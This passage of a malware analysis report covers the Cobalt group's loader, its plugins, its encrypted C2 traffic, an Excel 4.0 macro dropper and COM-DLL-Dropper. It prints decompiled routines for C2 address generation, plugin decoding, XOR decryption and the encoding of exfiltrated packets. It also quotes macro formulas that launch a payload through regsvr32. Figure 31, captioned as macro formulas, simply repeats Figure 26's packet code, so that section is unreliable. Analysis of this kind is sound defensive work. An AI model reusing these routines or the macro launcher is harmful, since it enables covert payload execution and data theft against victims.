

Figure 16. Data decoded from Base64

The picture changes after decryption (Figure 17). The encryption key is clearly visible due to a long series of zeros in the executable file that, after encryption, contain the keystream in pure form.



Figure 17. Data after removal of the first XOR level

The second decryption gives us a valid PE file (Figure 18). We could not figure out the purpose of the first eight bytes: they are not used anywhere in the loader.



Figure 18. Deobfuscated library

2.2. Main library analysis

Once an event is created and the necessary parameters are initialized, the domain is decrypted. Then the function for generating the remaining part of the address is called.

```
int __cdecl uri_generate(int a1, int a2, int a3)
{
  int v3; // esi@1
  int v4; // edi@1
  int i; // ebx@1
  char v6; // dl@3
  unsigned __int8 v7; // dl@6

  v3 = 0;
  v4 = 0;
  for ( i = 8; v4 < a2; ++v3 )
  {
    if ( i < 5 )
    {
      i = 5 - i;
      v6 = *(_BYTE *)(v4++ + a1) << i;
      if ( v4 < a2 )
      {
        i = 8 - i;
        v6 |= *(_BYTE *)(v4 + a1) >> i;
      }
    }
    else
    {
      i -= 5;
      v6 = *(_BYTE *)(v4 + a1) >> i;
    }
    v7 = v6 & 0x1F;
    if ( v7 >= 25u )
    {
      *(_BYTE *)(v3++ + a3) = 'z';
      *(_BYTE *)(v3 + a3) = random_func(26 * ((char)v7 - 25) / 7, (26 * ((char)v7 - 25) + 26) / 7 - 1) + 'a';
    }
    else
    {
      *(_BYTE *)(v3 + a3) = v7 + 'a';
    }
  }
  *(_BYTE *)(v3 + a3) = 0;
  return v3;
}
```

Figure 19. Algorithm for generating remaining part of the address

After the full C2 server address is generated, the library decrypts the necessary parameters to create HTTP fields, adds them to a request, and sends the request to the server. The server response contains plugins that the library loads into its address space using ReflectiveLoader.

2.3. Decryption of plugins

Like the main library, the plugins are sent by the server as HTML pages. The first stage of input transformation is similar to what happens during the library download. The difference is that all periods, commas, and spaces are ignored, and all characters are lowercased.

After the initial transformation, the obtained data is decoded from a–z to 0x00—0xff. For this, a previously unseen decoding procedure is used. It is based on transforming input values depending on the current value, previous value (in some cases), and values of the global counter.

```
_BYTE *__cdecl fnDataDecode(int input_str, SIZE_T dwBytes, int a3)
{
  _BYTE *output_str; // esi@1
  int v4; // ebx@1
  signed int counter; // edi@1
  int global_cnt_from_eax; // eax@1
  signed int compared_var; // edx@2
  int calculated_tmp; // edx@3
  signed int var_from_eax; // [sp+Ch] [bp-4h]@1

  output_str = mem_alloc(dwBytes);
  v4 = 0;
  counter = 0;
  global_cnt_from_eax = 8;
  *output_str = 0;
  for ( var_from_eax = 8; counter < (signed int)dwBytes; var_from_eax = global_cnt_from_eax )
  {
    compared_var = *(_BYTE *)(counter + input_str) - 97;
    if ( compared_var == 25 )
    {
      calculated_tmp = 7 * (*(_BYTE *)(++counter + input_str) - 96) / 26;
      if ( calculated_tmp > 6 )
        calculated_tmp = 6;
      global_cnt_from_eax = var_from_eax;
      compared_var = calculated_tmp + 25;
    }
    if ( global_cnt_from_eax < 5 )
    {
      output_str[v4++] |= compared_var >> (5 - global_cnt_from_eax);
      global_cnt_from_eax = 8 - (5 - global_cnt_from_eax);
      output_str[v4] = (_BYTE)compared_var << global_cnt_from_eax;
    }
    else
    {
      global_cnt_from_eax -= 5;
      output_str[v4] |= (_BYTE)compared_var << global_cnt_from_eax;
    }
    ++counter;
  }
  *(_DWORD *)a3 = v4;
  return output_str;
}
```

Figure 20. Plugin decoding algorithm

The decoding is followed by two decryption cycles.

```
secondDecryptedData = fnDataDecode(v10, (SIZE_T)&v11[-v10], (int)&sizeOfOutputData);
mem_free(lpMema);
v14 = sizeOfOutputData;
counter = 0;
first_cnt = 0;
if ( (signed int)sizeOfOutputData > 0 )
{
  key_arr = key;
  do
  {
    secondDecryptedData[first_cnt] ^= *(_BYTE *)(counter + key_arr);
    v14 = sizeOfOutputData;
    counter = (counter + 1) % module_0x40;
    ++first_cnt;
  }
  while ( first_cnt < (signed int)sizeOfOutputData );
  ind = 0;
}
module_key = secondDecryptedData[v14 - 1];
outputSize = -1 - module_key + v14;
cnt = 0;
for ( sizeOfOutputData = outputSize; cnt < (signed int)sizeOfOutputData; ind = (ind + 1) % module_key )
{
  secondDecryptedData[cnt] ^= *(&secondDecryptedData[ind] + outputSize);
  outputSize = sizeOfOutputData;
  ++cnt;
}
*(_DWORD *)outputData = secondDecryptedData;
return outputSize;
}
```

Figure 21. First decryption cycle

The first decryption key is in the application code, hard-coded at an offset that takes only two values.

To carry out the second decryption cycle, the last byte of data is read. This byte is the length of the encryption key for the second cycle. The file is read at this number of bytes (plus one) from the end. After the key is read, the data is decrypted, except for the key itself. In Figure 22, the key length is highlighted in red and the key itself is highlighted in yellow.

```
1A40h: CC 31 22 2D 6D E7 18 26 5B 4E 1D A7 9B 9A FB DA  Ì1"-mç.&[N.§›šûÚ
1A50h: 8D A1 C0 D7 38 27 F8 A1 E3 2D B6 CE 3D 70 8B DD  .¡À×8'ø¡ã-¶Î=p‹Ý
1A60h: D8 24 9B 4A 3D 7B CA 16 10 78 E0 CC 7F 50 E6 EF  Ø$›J={Ê..xàÌ.Pæï
1A70h: 37 68 8F 3F 6F B5 B6 79 FD ED 31 96 19 8A 9D D6  7h.?oµ¶yýí1-.Š.Ö
1A80h: A8 46 D0 13 89 61 70 4A 2B 66 E2 DD 45 FC 73 20  ¨FÐ.‰apJ+fâÝEüs
1A90h: D2 2E C8 E3 E6 F4 DA F8 76 40 6C 3E BF D8 8E 19  Ò.ÈãæôÚøv@l>¿ØŽ.
1AA0h: 4C 9C 76 0D 94 88 1D 21 A3 76 CC 2C 40 AF D5 60  Lœv.”ˆ.!£vÌ,@¯Õ`
1AB0h: CE 3D 57 91 DD D8 24 9B 4A 3D 11 6C 4A A5 B2 17  Î=W‘ÝØ$›J=.lJ¥².
1AC0h: 6D 72 C6 09 13 F9 E6 3A 0C 18 8D 98 C5 A9 6A B0  mrÆ..ùæ:...˜Å©j°
1AD0h: 5A 54 1D EC A5 93 B8 77 31 EA 2F AA 8B 5C 5F 3B  ZT.ì¥“¸w1ê/ª‹\_;
1AE0h: F7 50 33 A9 77 4E 3F 58 EA 4F 9F 67 5C 19 69 0E  ÷P3©wN?XêOŸg\.i.
1AF0h: 8B                                               ‹
```

Figure 22. XOR key example

The last stage is decryption with a 4-byte key, which is also easily obtained by analyzing the series of zeros in the PE header.

```
01 02 00 00 00 0E 40 68 C0 50 1A 00 00 EF A6 A7  ......@hÀP...ï¦§
94 A1 FC 37 94 A6 FC 37 94 5D 03 37 94 1A FC 37  ”¡ü7”¦ü7”].7”.ü7
94 A2 FC 37 94 E2 FC 37 94 A2 FC 37 94 A2 FC 37  ”¢ü7”âü7”¢ü7”¢ü7
94 A2 FC 37 94 A2 FC 37 94 A2 FC 37 94 A2 FC 37  ”¢ü7”¢ü7”¢ü7”¢ü7
94 A2 FC 37 94 A2 FC 37 94 7A FC 37 94 AC E3 8D  ”¢ü7”¢ü7”zü7”¬ã.
9A A2 48 3E 59 83 44 36 D8 6F DD 63 FC CB 8F 17  š¢H>YƒD6ØoÝcüË..
E4 D0 93 50 E6 C3 91 17 F7 C3 92 59 FB D6 DC 55  äÐ“PæÃ‘.÷Ã’YûÖÜU
F1 82 8E 42 FA 82 95 59 B4 E6 B3 64 B4 CF 93 53  ñ‚ŽBú‚•Y´æ³d´Ï“S
F1 8C F1 3A 9E 86 FC 37 94 A2 FC 37 94 45 4C 97  ñŒñ:ž†ü7”¢ü7”EL—
6C 01 2D F9 3F 01 2D F9 3F 01 2D F9 3F 08 55 7D  l.-ù?.-ù?.-ù?.U}
3F 00 2D F9 3F 08 55 6A 3F 0A 2D F9 3F 01 2D F8  ?.-ù?.Uj?.-ù?.-ø
3F 19 2D F9 3F BA 4C FC 3E 06 2D F9 3F BA 4C F9  ?.-ù?ºLü>.-ù?ºLù
3E 00 2D F9 3F BA 4C FB 3E 00 2D F9 3F F0 95 54  >.-ù?ºLû>.-ù?ð•T
```

Figure 23. XOR key in encrypted data

Our analysis detected two types of downloaded plugins: one that steals the names of running processes plus a screen capture module. Both plugins use standard WinAPIs to obtain data, as well as the same function as the main library in the export for reflective process loading.

2.4. Traffic decryption

The library sends the data collected by the plugins to the server.

Here is an example of traffic:

```
egawyybzqojnck=zfwzbayekuobhiqzscjzvlsshzggizvbhzwdjcpuvsbcugwzkgcfjawmyhux
wmzwhwfczmmzyxjuxejjzmzbzxkopbmyzcwzyzxhaczszyamnanzpexnwizsvmohmimorbceqmc
bpmtzbizufijxkudtzbzrxubsqznzazbdlzvsgretpsnxbzszyxrmunssrgpvzrjrhgjzfabzqz
quzpzbrvbzobxzxzsazuhdrhczrvzaajzuugcczqfgwkzbtkcssqzlsczlzlzfvzwzbcdwozgzg
ozvhzxrzkuaxouzezlrpfwkccpzbqpjeynzavvcofcbzbawzvzvnzhpqmkgdciushinizmpzizt
efwozcazqpbqkopayzuoszkzyotynklmjztzczystgjdzwhmigomsszbzbvbdfgfzzbuyzxzbev
uvzyreizlsdhmcqszngcenmtfzryvzzndozhqdlcmhrupjqzbgonvnrhxzheosxhajzgzbgdnrb
agpafwzbnzdzscqlutsolfeylbzdsheijwxpmzoklpnxzszdoszwrnrlpmstnmzvxovzfsvdzzf
nuwbyzggtkzkzqomzhazqzqsovhdznyzktzherosqtfaguiwbqzwrabzlkdzvvbppwsuzkyiqyy
zhqlxkpsegyusvhjazctzjdxderzetllesuxfmxerxagwszjqazifhxkrpygamoezljwzfmfyfp
hsvuuezbigaerszohmzadtqbzszmnrrdpxlmhzqefcsagxtdtnzfxrezbzqsznkzxzryawtvwxi
eyhjfffcjzxyqwryanimtttzxlxoznulqnezmzppvvzfzhqqtgzzyczdzmyzsdxqfzmsasyzogb
lknlzbfjczn1gubkdgazbpnzpnzpsbbzisqpabbztpolmgkxxpzbbzhmczilkztdqiilbjklifj
zpmcuczwywwgozzllaljiazlgxzbzzoxtznoezuxllezgngkgotwmeuybzfvyztndbbkmcznzld
srzrsjzfjgqigktnjtcazshzdzwsuhszejrmbxqaogjlzaiifzrzdvfshdzcrzwxolnksfzjolz
fblcnlezntgmeofgzvurtrzhhyezxzmgzmdtodoklrzizezxzizdrmizmpwzyxbpfpotzmtmwtz
xzuezotizufealmygpzdwzatzlzizybqmfwthkuezqxzahynbzuzlbqdyzxxgrycphezfhfcjny
bzburzphqdkzjzazxxyuwxpgjgoeagzvmbtbwzffuhkwzystaurvyzlihidvzllkbwzpnhuzirz
uufcwzpczvdchhzszakzyhztxmzjzmfoedtyybzgtdzeenxpuvzutwhrppyzyzuheakmaehuuze
wfzokltwwzwzbwapegzdcourhgwivwtpyekjqqlwctmnsjjahgyxewzazofmuzrheithzmchfzp
rzgnzpizazpzedeckeselpzptznfqijdankuocfikobpiksoslypkzruxfpkwpittzgfzslnzmd
cxjrzzzhcjzyitozpdzgmznfozbzalvkhzxaywazsnbzubnzaehzuwvywolmibcrbwzpyxnxzlw
jlraonyfzhvgwzrzqtvbgzqwxzdjgrinzkrldkrjqkikkomtlzxuutsdtzplbzpfyi
```

Figure 24. Encoded data collected by plugin

First, the traffic is encrypted by a randomly generated key of arbitrary length. The key is inserted into the packet with indication of its length.

Next, the data is encrypted with a hard-coded 64-byte key, the same one that was used to decrypt the library. After that, the same encoding algorithm is applied. An equals sign (=) and the generated sequence of 8 to 16 a–z characters are added to the beginning.

Example of decoded and decrypted traffic from the previous packet:

```
☺  ╚>♥      ☺►   [System Process]♦   ☺♠   System♀☺  ☺◘   smss.exe\☺  ☺○
csrss.exeM☺  ☺♂   wininit.exeΦ☺  ☺○   csrss.exe╝☺  ☺♀   winlogon.exeь☺  ☺♀
  services.exeЇ☺  ☺○   lsass.exe№☺  ☺•   lsm.exe\◙  ☺♂   svchost.exeм◙  ☺♂
  svchost.exe♀♥  ☺♂   svchost.exe4♥  ☺♂   svchost.exeT♥  ☺♂   svchost.exe╪♥
  ☺♂   svchost.exe0♦  ☺♂   svchost.exe╝♦  ☺♂   spoolsv.exeф♦  ☺♂   svchost.
exeИ♠  ☺♂   qemu-ga.exe◘•  ☺♂   svchost.exe╝•  ☺4   \Device\HarddiskVolume2
\Windows\System32\taskeng.exeф•  ☺0   \Device\HarddiskVolume2\Windows\Syste
m32\dwm.exe0☺  ☺,   \Device\HarddiskVolume2\Windows\explorer.exe■☺  ☺3   \D
evice\HarddiskVolume2\Windows\System32\ctfmon.exe↑☺  ☺◄   SearchIndexer.exe
ф♠  ☺♂   svchost.exe№♥  ☺♂   OSPPSVC.EXE■◘  ☺4   \Device\HarddiskVolume2\Wi
ndows\System32\windanr.exepЛ  ☺6   \Device\HarddiskVolume2\Users\admin\Desk
top\avatar.exe@Ar,‡p:┘·▂┌w      ► 0  ► ► ☺  ◙ᵡAяᔑx ▒У],
```

Figure 25. Decoded data

Packet creation and transformation function:

```
v4 = fnGenRndByte(32, 64);
v5 = a4;
lenOfArr = v4;
v20 = a4 + v4 + 10;
v6 = mem_alloc(v20);
output_packet = v6;
v17 = v6;
*(_DWORD *)v6 = a1;
*((_BYTE *)v6 + 4) = a2;
*(_DWORD *)((char *)v6 + 5) = v5;
fnMemCpy((_BYTE *)v6 + 9, a3, v5);
fnMemCpy(&output_packet[v5 + 9], (int)v16, lenOfArr);// make packet data
pos = 0;
packCnt = 0;
*(&output_packet[v5 + 9] + lenOfArr) = lenOfArr;
v10 = v5 + 9;
v11 = 0;
if ( v5 != -9 )                                 // encrypt input data
{
  keyLen = lenOfArr;
  do
  {
    output_packet[v11] ^= v16[packCnt];
    packCnt = (packCnt + 1) % keyLen;
    ++v11;
  }
  while ( v11 < v10 );
  pos = 0;
}
fnDecryptWithCCKey((int)output_packet, v20);  // encrypt data with 0x40-bytes hardcoded key
v19 = mem_alloc(3 * v20);
v13 = fnGenRndByte(8, 16);                      // generate random count of symbols
if ( v13 > 0 )
{
  do
    v19[pos++] = fnGenRndByte(97, 122);
  while ( pos < v13 );
  output_packet = v17;
}
v19[v13] = '=';                                 // set "="
v14 = fnCobaltEncode((int)output_packet, v20, (int)&v19[v13 + 1]) + v13 + 1;// encode crypted data
EnterCriticalSection(&stru_6C7940B0);
*((_DWORD *)dword_6C7940A0 + 2 * dword_6C7940A8) = v19;
*((_DWORD *)dword_6C7940A0 + 2 * dword_6C7940A8 + 1) = v14;
dword_6C7940A8 = (dword_6C7940A8 + 1) % 64;
LeaveCriticalSection(&stru_6C7940B0);
SetEvent(hEvent);
return mem_free(output_packet);
```

Figure 26. Algorithm for creating packet with data

3. BIFF macro

In March 2020, we detected an XLS document from Cobalt that downloaded and ran the COM-DLL-Dropper. The document contained the rather old Excel 4.0 macro format and was almost invisible to antivirus software (1 positive verdict out of 60 on VirusTotal).



Figure 27. Number of antivirus verdicts on VirusTotal during first upload of the file with Excel 4.0 macro

This macro standard is 20 years old. The standard is peculiar in that the macro is stored in worksheet cells (not stored in a VBA project), and the worksheet itself can be hidden in Excel. The macro therefore will not be in a VBA stream, but in a BIFF (Binary Interchange File Format) record.

If we open the document in Excel, we see one worksheet and no VBA project macros. However, Excel all the same detects the macro and blocks it from running.

The olevba3.py utility from oletools can be used to detect this macro.

```
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' 0085     21 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden
' 0085     14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible
```

Figure 28. Result of olevba3.py execution

By running the utility, we see that one of the document worksheets has the status "very hidden" and is of the Excel 4.0 macro type. Because of this status, the worksheet will be invisible in the Excel interface and, what's more, it cannot be made visible from the interface either. It can only be made visible by Visual Basic or by manually modifying the document's bytes.
The BiffView utility provides a more workable view of the BIFF structure. After parsing the initial document, we see that a page named sygfdfdfdesie has the attribute "very hidden." We change this parameter to 1 or 0 in a hex editor.



Figure 29. Structure of malicious document worksheets

When the initial document is opened in the Name Manager, one of the formulas runs automatically:

```
=CALL("Kernel32";"CreateDirectoryA";"JCJ";"C:\Intels";0)
=RUN($DP$1378)
=CALL($AZ$278;$EG$1156; "JJCCJJ";0;$DF$1122;$GK$896;0;0)
=CALL("Shell32";"ShellExecuteA"; "JJCCCCJ";0;"Open";"regsvr32.exe";$GK$896;0;0)
=HALT()
```

Figure 30. Macro formula that runs when the document is opened

The initial formula launches a long chain of commands, such as CONCATENATE, RUN, CHAR, and CALL, which will lead to the loading and launch of COM-DLL-Dropper. The commands are scattered across the Excel cells, complicating analysis.

```
v4 = fnGenRndByte(32, 64);
v5 = a4;
lenOfArr = v4;
v20 = a4 + v4 + 10;
v6 = mem_alloc(v20);
output_packet = v6;
v17 = v6;
*(_DWORD *)v6 = a1;
*((_BYTE *)v6 + 4) = a2;
*(_DWORD *)((char *)v6 + 5) = v5;
fnMemCpy((_BYTE *)v6 + 9, a3, v5);
fnMemCpy(&output_packet[v5 + 9], (int)v16, lenOfArr);// make packet data
pos = 0;
packCnt = 0;
*(&output_packet[v5 + 9] + lenOfArr) = lenOfArr;
v10 = v5 + 9;
v11 = 0;
if ( v5 != -9 )                                 // encrypt input data
{
  keyLen = lenOfArr;
  do
  {
    output_packet[v11] ^= v16[packCnt];
    packCnt = (packCnt + 1) % keyLen;
    ++v11;
  }
  while ( v11 < v10 );
  pos = 0;
}
fnDecryptWithCCKey((int)output_packet, v20);  // encrypt data with 0x40-bytes hardcoded key
v19 = mem_alloc(3 * v20);
v13 = fnGenRndByte(8, 16);                      // generate random count of symbols
if ( v13 > 0 )
{
  do
    v19[pos++] = fnGenRndByte(97, 122);
  while ( pos < v13 );
  output_packet = v17;
}
v19[v13] = '=';                                 // set "="
v14 = fnCobaltEncode((int)output_packet, v20, (int)&v19[v13 + 1]) + v13 + 1;// encode crypted data
EnterCriticalSection(&stru_6C7940B0);
*((_DWORD *)dword_6C7940A0 + 2 * dword_6C7940A8) = v19;
*((_DWORD *)dword_6C7940A0 + 2 * dword_6C7940A8 + 1) = v14;
dword_6C7940A8 = (dword_6C7940A8 + 1) % 64;
LeaveCriticalSection(&stru_6C7940B0);
SetEvent(hEvent);
return mem_free(output_packet);
```

Figure 31. Macro formulas leading to loading and launch of COM-DLL-Dropper

4. COM-DLL-Dropper analysis

In early April 2020, we detected a new version of COM-DLL-Dropper. Its functions are different from everything we had seen before. However, the more_eggs JavaScript backdoor payload remained the same.

Cobalt first started using COM-DLL-Dropper in the summer of 2017 and is still using it to deliver more_eggs, which is contained in the dropper in encrypted and archived form.

A few facts about the dropper:

- It is written completely in PureBasic.
- It uses numerous anti-analysis techniques.
- It contains an encrypted and archived JavaScript loader, JavaScript backdoor, and a legitimate utility for modifying the command line to launch more_eggs.
- It has a built-in obfuscator for the hard-coded JavaScript backdoor and JavaScript loader

4.1. PE file external structure

All the studied items are PE-DLL files to be registered by regsvr32. In addition to exports called by regsvr32, each sample has different sets of exports typical of legitimate DLL files. Cobalt attempted to mask COM-DLL-Dropper by using third-party exports. Figure 32 shows the most popular exports used in the malware files (total of 249 unique exports).

